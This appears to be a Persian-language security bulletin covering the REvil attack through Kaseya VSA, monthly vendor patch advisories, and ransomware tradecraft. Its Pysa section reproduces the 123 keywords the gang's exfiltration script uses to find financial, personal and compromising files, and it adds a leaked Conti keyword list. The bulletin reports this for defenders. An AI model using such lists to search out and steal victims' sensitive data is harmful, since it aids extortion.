
در خدمات RaaS، صاحب باج‌افزار، فایل مخرب را به‌عنوان یک خدمت به متقاضی اجاره می‌دهد. متقاضی که ممکن است در برنامه‌نویسی تخصصی نداشته باشد تنها وظیفه انتشار باج‌افزار را بر عهده دارد. در نهایت بخشی از مبلغ اخاذی شده از قربانی به نویسنده باج‌افزار و بخشی دیگر به متقاضی سرویس می‌رسد.

از زمان راه‌اندازی REvil در سال ۲۰۱۹، این باج‌افزار حملات متعددی را علیه شرکت‌های معروفی انجام داده است.
برای مثال ۱۱ تیر ماه، مهاجمان REvil با سوءاستفاده از آسیب‌پذیری "روز-صفر" Kaseya، مشتریان شرکت کاسیا (Kaseya) را که از محصول Kaseya VSA استفاده می‌کردند هدف حملات گسترده‌ای قرار دادند. در جریان این حملات، ۶۰ شرکت ارائه‌دهنده خدمات پشتیبانی (Managed Service Provider - به اختصار MSP) و بیش از ۱۵۰۰ کسب و کار در سراسر جهان مورد حمله و رمزگذاری قرار گرفتند.

VSA از جمله محصولات این شرکت جهت مدیریت از راه دوره شبکه‌ها و نقاط پایانی است. یکی از کاربردهای اصلی VSA فراهم کردن بستری برای مدیریت نقاط پایانی مشتریان شرکت‌های ارائه‌دهنده خدمات پشتیبانی است. این شرکت‌ها می‌توانند با استفاده از VSA، سرورها و ایستگاه‌های کاری مشتریان خود را که نرم‌افزار Kaseya Agent بر روی آنها نصب شده مدیریت کنند. بررسی‌های بعدی نشان داد مهاجمان پس از سوءاستفاده از یک آسیب‌پذیری روز-صفر به شناسه CVE-2021-30116 در VSA اقدام به توزیع کد مخرب بر روی دستگاه‌های متصل به این سرورها و آلوده کردن آنها به باج‌افزار REvil کرده بودند.

پس از اجرای این حمله پیچیده و گسترده، مهاجمان درخواست باج ۷۰ میلیون دلاری در ازای ارائه یک کلید رمزگشایی مشترک و قابل استفاده برای تمامی قربانیان، ۵ میلیون دلار در ازای ارائه کلید رمزگشایی برای شرکت‌های MSP و ۴۰ هزار دلار در ازای عرضه کلید اختصاصی برای هر قربانی که اقدام به پرداخت باج کند را مطرح نمودند.

اما مدتی کوتاه پس از آن در ۲۲ تیر، گردانندگان REvil به طرز مرموزی سایت‌های پرداخت باج را غیرفعال و زیرساخت‌های مخرب خود را از کار انداختند. برخی منابع احتمال می‌دهند که کلید در نتیجه مذاکرات اخیر کاخ سفید با مسکو در مورد لزوم توقف حملات باج‌افزاری مهاجمان روسی به سازمان‌ها و زیرساخت‌های آمریکا به دست کاسیا رسیده باشد و فشار دولت روسیه عامل اصلی تعطیلی REvil بوده است.



در حالی که مهاجمان REvil فعالیت خود را متوقف کرده بودند، کاسیا به طرز مرموزی یک رمزگشای اصلی برای حمله خود دریافت کرد که به MSP و مشتریان آنها اجازه می‌داد فایل‌ها را به صورت رایگان بازیابی و رمزگشایی کنند.

به نقل از بیت‌دیفندر، قربانیانی که REvil قبل از ۲۲ تیر آنها را مورد حمله قرار داده و فایل‌های آنها را رمزگذاری نموده است، می‌توانند جهت رمزگذاری فایل‌هایشان از این رمزگشا استفاده کنند.

بیت‌دیفندر عنوان نموده که نمی‌تواند جزئیات مربوط به نحوه دستیابی به کلید رمزگشایی اصلی (Master Decryption Key) یا نهاد قانونی مذکور را به اشتراک بگذارد.


احتمال دارد که دریافت کلید رمزگشایی REvil برای مشتریان کاسیا نیز به تحقیقات نهاد قانونی مذکور مرتبط باشد.

در حالی که REvil در ابتدای این ماه حملات خود را مجدد از سر گرفته است، انتشار این رمزگشای اصلی نعمتی بزرگ برای قربانیان فعلی است که تصمیم به پرداخت باج یا توانایی پرداخت آن را پس از ناپدید شدن گروه باج‌افزاری ندارند.

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

به‌روزرسانی‌ها و اصلاحیه‌ها؛

مرداد ۱۴۰۰



مایکروسافت

سه‌شنبه ۲۳ شهریور، شرکت مایکروسافت (Microsoft Corp)، مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی سپتامبر منتشر کرد. اصلاحیه‌های مذکور بیش از ۶۰ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۳ مورد از آسیب‌پذیری‌های ترمیم شده این ماه "حیاتی" (Critical) و تقریباً دیگر موارد "مهم" (Important) اعلام شده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به برخی از با اهمیت‌ترین اصلاحیه‌های ماه سپتامبر مایکروسافت پرداخته شده است.

این مجموعه اصلاحیه‌ها، انواع مختلفی از آسیب‌پذیری‌ها را به شرح زیر در محصولات مختلف مایکروسافت ترمیم می‌کنند:

- "ترفیع امتیازی" (Elevation of Privilege)
- "عبور از سد امکانات امنیتی" (Security Feature Bypass)
- "اجرای کد به صورت از راه دور" (Remote Code Execution)
- "افشای اطلاعات" (Information Disclosure)
- "منع سرویس" (Denial of Service - به اختصار DoS)
- "جعل" (Spoofing)

۲ مورد از آسیب‌پذیری‌های ترمیم شده این ماه، از نوع "روز-صفر" می‌باشند.

اولین ضعف امنیتی "روز-صفر" که در این ماه ترمیم شده، آسیب‌پذیری موجود در MSHTML است که سوءاستفاده از آن "اجرای کد به صورت از راه دور" را در نسخه‌های مختلف سیستم‌عامل Windows برای مهاجم فراهم می‌کند. این آسیب‌پذیری دارای شناسه CVE-2021-40444 بوده و به طور فعال مورد سوءاستفاده قرار گرفته است. سه شنبه ۱۶ شهریور مایکروسافت نسبت به سوءاستفاده مهاجمان از این ضعف امنیتی هشدار و راهکارهای موقتی برای مقابله با آن ارائه داد.

مهاجم در این روش معمولاً یک سند Office برای کاربر ارسال نموده و کاربر را متقاعد می‌کند که سند مخرب را باز کند. سپس با کنترل مرورگر کاربر از طریق ایجاد یک کنترل مخرب ActiveX، از آسیب‌پذیری موجود در MSHTML، سوءاستفاده می‌کند. جزئیات کامل این آسیب‌پذیری در لینک زیر قابل مطالعه است:

https://afta.gov.ir/portal/home/?news/235046/237266/244467/

لازم به ذکر است نحوه سوءاستفاده از آسیب‌پذیری مذکور بر روی اینترنت در دسترس عموم قرار گرفته است.

دیگر ضعف امنیتی از نوع "روز-صفر" این ماه، آسیب‌پذیری با شناسه CVE-2021-36968 می‌باشد که مربوط به Windows DNS و از نوع "ترفیع امتیازی" است. این ضعف امنیتی به صورت عمومی افشا شده؛ اگر چه موردی در خصوص بهره‌جویی از آن گزارش نشده است.

از جدی‌ترین آسیب‌پذیری‌های ترمیم شده در این ماه می‌توان به ضعف امنیتی با شناسه CVE-2021-36965 اشاره نمود که از نوع "اجرای کد از راه دور" در Windows WLAN می‌باشد. این ضعف امنیتی همانند آسیب‌پذیری موجود در MSHTML دارای درجه شدت ۸/۸ از ۱۰ است.

یکی دیگر از آسیب‌پذیری‌هایی که در این ماه ترمیم شده ضعفی با شناسه CVE-2021-36958 است که مرتبط با PrintNightmare می‌باشد.

PrintNightmare به مجموعه‌ای از آسیب‌پذیری‌های امنیتی (با شناسه‌های CVE-2021-34527، CVE-2021-1675 و CVE-2021-6958) اطلاق می‌شود که سرویس Windows Print Spooler، راه‌اندازهای چاپ در Windows و قابلیت Point & Print Windows از آن متاثر می‌شوند.

مایکروسافت به‌روزرسانی‌های امنیتی را برای آسیب‌پذیری‌ها با شناسه‌های CVE-2021-1675 و CVE-2021-34527 در ماه‌های ژوئن، ژوئیه و آگوست منتشر کرد. این شرکت پیشتر با انتشار توصیه‌نامه‌ای، راهکاری موقت برای ترمیم آسیب‌پذیری CVE-2021-36958 نیز ارائه کرده بود که اکنون اصلاحیه آن در دسترس قرار گرفته است.

از دیگر آسیب‌پذیری‌های بااهمیت این ماه ضعف امنیتی با شناسه CVE-2021-26435 است که Windows Scripting Engine از آن تاثیر می‌پذیرد. مهاجم می‌تواند با فریب کاربر در باز کردن یک فایل خاص یا بازدید از سایت حاوی فایل مخرب، اقدام به سوءاستفاده از این ضعف امنیتی کرده و حافظه دستگاه قربانی را مورد دست‌درازی قرار دهد.

آسیب‌پذیری حیاتی دیگر مربوط است به یک ضعف امنیتی با شناسه CVE-2021-38647 که از نوع "اجرای کد از راه دور" در Open Management Infrastructure می‌باشد.

از دیگر آسیب‌پذیری‌های ترمیم شده در این ماه، می‌توان به ضعف امنیتی با شناسه CVE-2021-36955 اشاره کرد که از نوع "ترفیع امتیازی" در Windows Common Log File System است. مایکروسافت هشدار داده که پیچیدگی سوءاستفاده از این آسیب‌پذیری "کم" بوده و احتمال سوءاستفاده از آن "زیاد" است.

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه‌اصلاحیه‌های سپتامبر ۲۰۲۱ مایکروسافت در گزارش زیر که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده قابل مطالعه است:

https://afta.gov.ir/portal/home/?news/235046/237266/244477/

سیسکو

شرکت سیسکو (Cisco Systems, Inc) در شهریور ماه در چندین نوبت اقدام به عرضه به‌روزرسانی‌های امنیتی برای برخی از محصولات خود کرد. این به‌روزرسانی‌ها، ۴۳ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۳ مورد از آن‌ها "حیاتی"، ۱۳ مورد از آنها از نوع "بالا" (High) و ۲۷ مورد از نوع "متوسط" (Medium) گزارش شده است. آسیب‌پذیری به حملاتی همچون "منع سرویس"، "ترفیع امتیازی"، "تزریق فرمان"، "نشت اطلاعات" و "اجرای کد به صورت از راه دور" از جمله مهمترین اشکالات مرتفع شده توسط به‌روزرسانی‌های جدید هستند. مهاجم می‌تواند از این آسیب‌پذیری‌ها برای کنترل سیستم آسیب‌دیده سوءاستفاده کند. توضیحات کامل در مورد به‌روزرسانی‌های عرضه شده در لینک زیر قابل دسترس است:

https://tools.cisco.com/security/center/publicationListing.x

اف‌فایو

۵ شهریور، اف‌فایو (F5, Inc.) اقدام به عرضه به‌روزرسانی‌هایی برای محصولات BIG-IP و BIG-IQ نمود. این به‌روزرسانی‌ها، ۲۹ آسیب‌پذیری را در این محصولات ترمیم می‌کنند. درجه اهمیت ۱۳ مورد از آن‌ها "بالا"، ۱۵ مورد از آنها از نوع "متوسط" گزارش شده است. فهرست اشکالات مرتفع شده در لینک زیر قابل دریافت و مشاهده است:

https://support.f5.com/csp/article/K50974556

مـک‌آفـی

در شهریور ۱۴۰۰، شرکت مک‌آفی (McAfee, LLC) با انتشار نسخ جدید زیر، چندین آسیب‌پذیری امنیتی را در دو محصول این شرکت ترمیم کرد:

ENS for Windows September 2021 Update:

https://kc.mcafee.com/corporate/index?page=content&id=SB10367

https://docs.mcafee.com/bundle/endpoint-security-10.7.x-release-notes/page/GUID-EF78EBF6-0628-4372-9000-D113CE30862B.html

McAfee Agent 5.7.4:

https://kc.mcafee.com/corporate/index?page=content&id=SB10369

https://docs.mcafee.com/bundle/agent-5.7.x-release-notes-epolicy-orchestrator/page/GUID-BD5857E4-DC85-4D3C-9B24-02C7ACE2CC9B.html

وی‌ام‌ور

در شهریور، شرکت وی‌ام‌ور (VMware, Inc) با انتشار توصیه‌نامه امنیتی، نسبت به ترمیم محصولات زیر اقدام کرد:

- VMware vRealize Operations
- VMware Cloud Foundation
- vRealize Suite Lifecycle Manager
- VMware vCenter Server

سوءاستفاده از برخی از این ضعف‌های امنیتی ترمیم شده توسط این به‌روزرسانی‌ها، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. جزییات بیشتر آن در لینک‌های زیر قابل مطالعه است:

https://www.vmware.com/security/advisories/VMSA-2021-0018.html

https://www.vmware.com/security/advisories/VMSA-2021-0020.html

سیتریکس

در اواسط ماهی که گذشت، شرکت سیتریکس (Citrix Systems, Inc) نیز با عرضه به‌روزرسانی‌های امنیتی، پنج آسیب‌پذیری با شناسه‌های CVE-2021-28699، CVE-2021-28698، CVE-2021-28697، CVE-2021-28694 و CVE-2021-28701 را در Citrix Hypervisor ترمیم کرد.

۲۴ شهریور ماه نیز، این شرکت اقدام به ترمیم یک آسیب‌پذیری با شناسه CVE-2021-22941 در Citrix ShareFile نمود.

مهاجم می‌تواند از این ضعف‌های امنیتی برای کنترل سیستم آسیب‌پذیر سوءاستفاده کند. توصیه می‌شود راهبران امنیتی توصیه‌نامه‌های Citrix Security Update CTX325319 و Citrix ShareFile Storage Zones Controller Security Update CTX328123 و جزییات آن‌ها را در آدرس‌های زیر مرور کرده و به‌روزرسانی‌های لازم را اعمال کنند.

https://support.citrix.com/article/CTX325319
https://support.citrix.com/article/CTX328123

ادوبی

در شهریور ماه، شرکت ادوبی (Adobe, Inc.) نیز مجموعه اصلاحیه‌های امنیتی ماه سپتامبر را منتشر کرد. اصلاحیه‌های مذکور، در مجموع ۵۹ آسیب‌پذیری را در ۱۵ محصول زیر ترمیم می‌کنند:

- Adobe XMP Toolkit SDK
- Adobe Photoshop
- Adobe Experience Manager
- Adobe Genuine Service
- Adobe Digital Editions
- Adobe Premiere Elements
- Adobe Photoshop Elements
- AdobeCreative Cloud Desktop Application
- Adobe ColdFusion
- Adobe Framemaker
- Adobe InDesign
- Adobe SVG-Native-Viewer
- Adobe InCopy
- Adobe Premiere Pro
- Adobe Acrobat and Reader

۲۶ مورد از آسیب‌پذیری‌های ترمیم شده ادوبی مربوط به نرم‌افزار Adobe Acrobat & Reader می‌باشند. از این میان، درجه اهمیت ۱۳ مورد "حیاتی"، ۹ مورد "مهم" و ۴ مورد "متوسط" اعلام شده است. سوءاستفاده از بعضی از این آسیب‌پذیری‌ها مهاجم را قادر می‌سازد تا کنترل سیستم قربانی را در اختیار بگیرد.

شدیدترین آسیب‌پذیری‌های ترمیم شده این ماه ادوبی در نرم‌افزار Adobe Acrobat & Reader، مربوط به ضعف‌های امنیتی از نوع "اجرای کد" (Arbitrary Code Execution)، "نشت حافظه" (Memory Leak) و "منع سرویس" (Application denial-of-Service) می‌باشند.

با نصب به‌روزرسانی ماه سپتامبر، نسخه نگارش‌های جاری نرم‌افزارهای Acrobat DC و Acrobat Reader DC به ۲۰۲۱.۰۰۷.۲۰۰۹۱، نگارش‌های ۲۰۲۰ به ۲۰۲۰.۰۰۴.۳۰۰۱۵ و نگارش‌های ۲۰۱۷ آنها به ۲۰۱۷.۰۱۱.۳۰۲۰۲ تغییر خواهد کرد.

اگر چه موردی مبنی بر سوءاستفاده از آسیب‌پذیری‌های ترمیم شده در ۲۳ شهریور گزارش نشده، ادوبی به مشتریان خود توصیه می‌کند که در اسرع وقت اقدام به نصب به‌روزرسانی‌ها کنند. اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه سپتامبر ادوبی در لینک زیر قابل مطالعه است:

https://helpx.adobe.com/security.html

اس‌آپ

اس‌آپ (SAP SE) نیز در ۲۳ شهریور ۱۴۰۰ با انتشار مجموعه‌اصلاحیه‌هایی، بیش از ۲۰ آسیب‌پذیری را در چندین محصول خود برطرف کرد. شدت دو مورد از این ضعف‌های امنیتی ۱۰ از ۱۰ و شدت چهار مورد ۹.۹ از ۱۰ (بر طبق استاندارد CVSS) گزارش شده است. بهره‌جویی از بعضی از آسیب‌پذیری‌های ترمیم شده مهاجم را قادر به در اختیار گرفتن کنترل سیستم می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=585106405

گوگل

شرکت گوگل (Google, LLC) در شهریور ماه، در چندین نوبت اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۳۰ شهریور انتشار یافت ۹۴.۰.۴۶۰۶.۵۴ است. فهرست اشکالات مرتفع شده در لینک‌های زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2021/08/stable-channel-update-for-desktop_31.html

https://chromereleases.googleblog.com/2021/09/stable-channel-update-for-desktop.html

https://chromereleases.googleblog.com/2021/09/stable-channel-update-for-desktop_21.html

اپل

در شهریور ماه، شرکت اپل (Apple, Inc) با انتشار به‌روزرسانی، ضعف‌هایی امنیتی متعددی را در چندین محصول خود از جمله Safari و MacOS Big Sur ترمیم و اصلاح کرد. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://support.apple.com/en-us/HT201222

موزیلا

در ماهی که گذشت شرکت موزیلا (Mozilla, Corp) با ارائه به‌روزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار Thunderbird برطرف کرد. اصلاحیه‌های مذکور، در مجموع ۶ آسیب‌پذیری را محصولات مذکور ترمیم می‌کنند. درجه حساسیت ۴ مورد از آنها "بالا" و ۲ مورد "متوسط" گزارش شده است. توضیحات بیشتر در لینک زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

دروپـال

۲۵ شهریور، جامعه دروپال (Drupal Community) با عرضه به‌روزرسانی‌های امنیتی، چندین ضعف امنیتی با شناسه‌های CVE-2020-13676، CVE-2020-13675، CVE-2020-13674، CVE-2020-13673 و CVE-2020-13677 را در نسخ ۸.۹، ۹.۱ و ۹.۲ خود اصلاح کرد. سوءاستفاده از بعضی از این آسیب‌پذیری‌ها مهاجم را قادر به در اختیار گرفتن کنترل سامانه می‌کند. توضیحات کامل در این خصوص در لینک‌های زیر قابل دسترس است.

https://www.drupal.org/sa-core-2021-006

https://www.drupal.org/sa-core-2021-007

https://www.drupal.org/sa-core-2021-008

https://www.drupal.org/sa-core-2021-009

https://www.drupal.org/sa-core-2021-010

وردپرس


۱۹ شهریور، بنیاد وردپرس نسخه ۵.۸.۱ سامانه مدیریت محتوای WordPress را عرضه کرد. در نسخه مذکور ضعف‌های موجود در نسخه‌های ۵.۸-۵.۴ ترمیم شده که سوءاستفاده از برخی آنها به مهاجم امکان می‌دهد تا کنترل سایت تحت مدیریت این سامانه را به دست بگیرد. توصیه می‌شود کاربران در اسرع وقت نسبت به به‌روزرسانی آن به WordPress 5.8.1 اقدام نمایند. اطلاعات بیشتر در این مورد در لینک زیر قابل مطالعه است:

https://wordpress.org/news/2021/09/wordpress-5-8-1-security-and-maintenance-release/

گزارش‌ها

باج‌گیران سایبری

به دنبال چه اطلاعاتی هستند؟



اخیراً محققان با بررسی یک اسکریپت PowerShell مربوط به گروه باج‌افزاری Pysa، به نوع داده‌های سرقت شده در جریان حمله سایبری مذکور، پی بردند.

حمله و نفوذ گروه‌های باج‌افزاری به یک شبکه، معمولاً تنها با دسترسی محدود به یک دستگاه آغاز می‌شود. سپس آنها از ابزارهای مختلف جهت سرقت رمزهای عبور دیگر در دامنه Windows یا به دست آوردن رمزهای عبور کاربران با سطح دسترسی بالا در دستگاه‌های مختلف، سوءاستفاده می‌کنند. پس از دسترسی به Domain Controller در Windows، قبل از رمزگذاری دستگاه‌ها، اقدام به جستجو و سپس سرقت داده‌های قربانیان می‌کنند. مهاجمان داده‌ها را به دو منظور سرقت می‌کنند.

اولین مورد، تقاضای باج بر اساس درآمد شرکت و اینکه آیا آن‌ها بیمه‌نامه‌ای جهت پرداخت باج دارند یا خیر.

مورد دوم، تهدید قربانیان به انتشار عمومی اطلاعات سرقت شده در صورت عدم پرداخت باج.

در گزارشی که اخیراً محققان حوزه امنیت منتشر نموده‌اند، گروه باج‌افزاری Pysa، از یک اسکریپت PowerShell جهت جستجو و استخراج داده‌های سرور مورد هدف استفاده کرده‌اند. این اسکریپت به منظور پویش هر درایو برای شناسایی پوشه‌های داده در یک دستگاه که نام آنها با رشته‌های خاصی مطابقت دارد طراحی شده است. اگر پوشه ای با معیارهای جستجو مطابقت داشته باشد، اسکریپت مورد نظر، فایلهای پوشه را از راه دور به سرور دیگری که تحت کنترل مهاجم است بارگذاری می‌کند.

براساس ۱۲۳ کلمه کلیدی که اسکریپت‌ها به دنبال آنها هستند، می‌شود حدس زد که چه اطلاعاتی برای مهاجمان ارزشمند است. همانطور که انتظار می‌رود، اسکریپت به دنبال فایل‌های مالی یا اطلاعات شخصی شرکت‌ها، مانند حسابرسی، اطلاعات بانکی، اطلاعات ورود به سیستم، فرم‌های مالیاتی، اطلاعات دانشجویی، شماره‌های تأمین اجتماعی و فایل‌های مربوط به اظهارنامه است. با این حال، آنها به دنبال کلمات کلیدی جذاب‌تری نیز هستند که در صورت فاش شدن ممکن است برای شرکت مضر باشد، مانند فایل‌هایی که حاوی کلمات "جنایت"، "تحقیق"، "تقلب"، "پرونده"، "مشارکت"، "پنهانی"، "محرمانه"، "غیرقانونی" و "ترور" باشند.

فهرست کامل ۱۲۳ کلمه کلیدی که اسکریپت‌ها به دنبال آنها هستند، در جدول زیر نشان شده است.

941	confident	Info	RRHH
1040	Crime	insider	saving
1099	claim	Insurance	scans
8822	Terror	investigation	sec
9465	Confidential*Disclosure	IRS	secret
401K	contact	ITIN	security
4506-T	contr	K-1	studen
ABRH	CPF	letter	seed
Audit	CRH	List	Signed
Addres	Transact	Login	sin
agreem	DDRH	mail	soc
Agreement*Disclosure	Demog	NDA	SS#
ARH	Detail	Numb	SS-4
Assignment	Disclosure*Agreement	Partn	SSA
balanc	Disclosure*Confidential	passport	SSN
bank	DRH	passwd	Staf
Bank*Statement	emplo	password	statement
Benef	Enrol	pay	Statement*Bank
billing	federal	payment	SWIFT
budget	Finan	payroll	tax
bureau	finance	person	Taxpayer
Brok	Form	Phone	unclassified
card	fraud	privacy	Vend
cash	government	privat	W-2
CDA	hidden	pwd	w-4
checking	hir	Recursos*Humanos	W-7
clandestine	HR	report	W-8BEN
compilation	Human	Resour	w-9
compromate	i-9	resurses*human	W-9S
concealed	illegal	RHO	
confid	important	routing	

تغییر نام پوشه‌ها به منظور حذف این کلمات کلیدی، منطقی به نظر نمی‌رسد زیرا مهاجمان به احتمال زیاد به صورت دستی نیز داده‌ها را پویش می‌کنند. با این حال، دانستن این که مهاجمان باج‌افزاری در جستجوی چه نوع داده‌هایی هستند، به شما نشان می‌دهد که چگونه آنها از قربانیان اخاذی می‌کنند. Pysa تنها نمونه‌ای نیست که پس از نفوذ به شبکه به دنبال فایل‌های خاصی می‌گردد. در اوایل ماه جاری، یکی از اعضاء جداشده از Conti بخشی از مطالب آموزشی این گروه باج‌افزاری را فاش کرد. در این مطالب آموزشی عنوان شده که بلافاصله پس از به دست آوردن کنترل Domain Controller در Windows، داده‌های حاوی کلمات کلیدی زیر جستجو شود.

```
cyber
policy
insurance
endorsement
supplementary
underwriting
terms
bank
2020
2021
Statement
```

یکبار دیگر، این گزارش نشان می‌دهد که سرقت اطلاعات چقدر برای گروه‌های باج‌افزار مهم است و حفاظت کافی از اطلاعات در سازمان‌ها از اهمیت ویژه‌ای برخوردار است.

ترفندهای باج‌افزار LockFile

از رمزگذاری تا دور زدن سیستم‌های امنیتی

LockFile باج‌افزار جدیدی است که به دنبال کشف آسیب‌پذیری‌های ProxyShell سرورهای Microsoft Exchange در اردیبهشت، در تیر ماه منتشر شد. به نظر می‌رسد که باج‌افزار LockFile از آسیب‌پذیری‌های ProxyShell برای نفوذ به اهداف بدون وصله در سرورهای Microsoft Exchange استفاده می‌کند و سپس حمله PetitPotam NTLM برای تحت اختیار گرفتن کنترل دامنه انجام می‌شود.

اخیراً محققان سوفوس (Sophos, Ltd) در مقاله‌ای، باج‌افزار LockFile را به صورت دقیق مورد تحلیل قرار داده‌اند و در مقاله‌ای رویکرد جدید آن را در خصوص رمزگذاری فایل‌ها و نحوه تلاش باج‌افزار برای بی اثر کردن راهکارهای حفاظتی و مبتنی بر آمار نشان می‌دهند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، ترجمه مقاله مذکور ارائه شده است.

این مقاله یافته‌های کلیدی زیر را به طور عمیق مورد بحث قرار می‌دهد:

- باج‌افزار LockFile هر ۱۶ بایت از یک فایل را رمزگذاری می‌کند. این روش که "رمزگذاری متناوب" نامیده شده، اولین بار توسط محققان سوفوس کشف شده است. رمزگذاری متناوب از شناسایی باج‌افزار توسط برخی راهکارهای حفاظتی و امنیتی جلوگیری می‌کند زیرا سند رمزگذاری شده از نظر آماری بسیار شبیه به نسخه اصلی رمزگذاری نشده آن است.
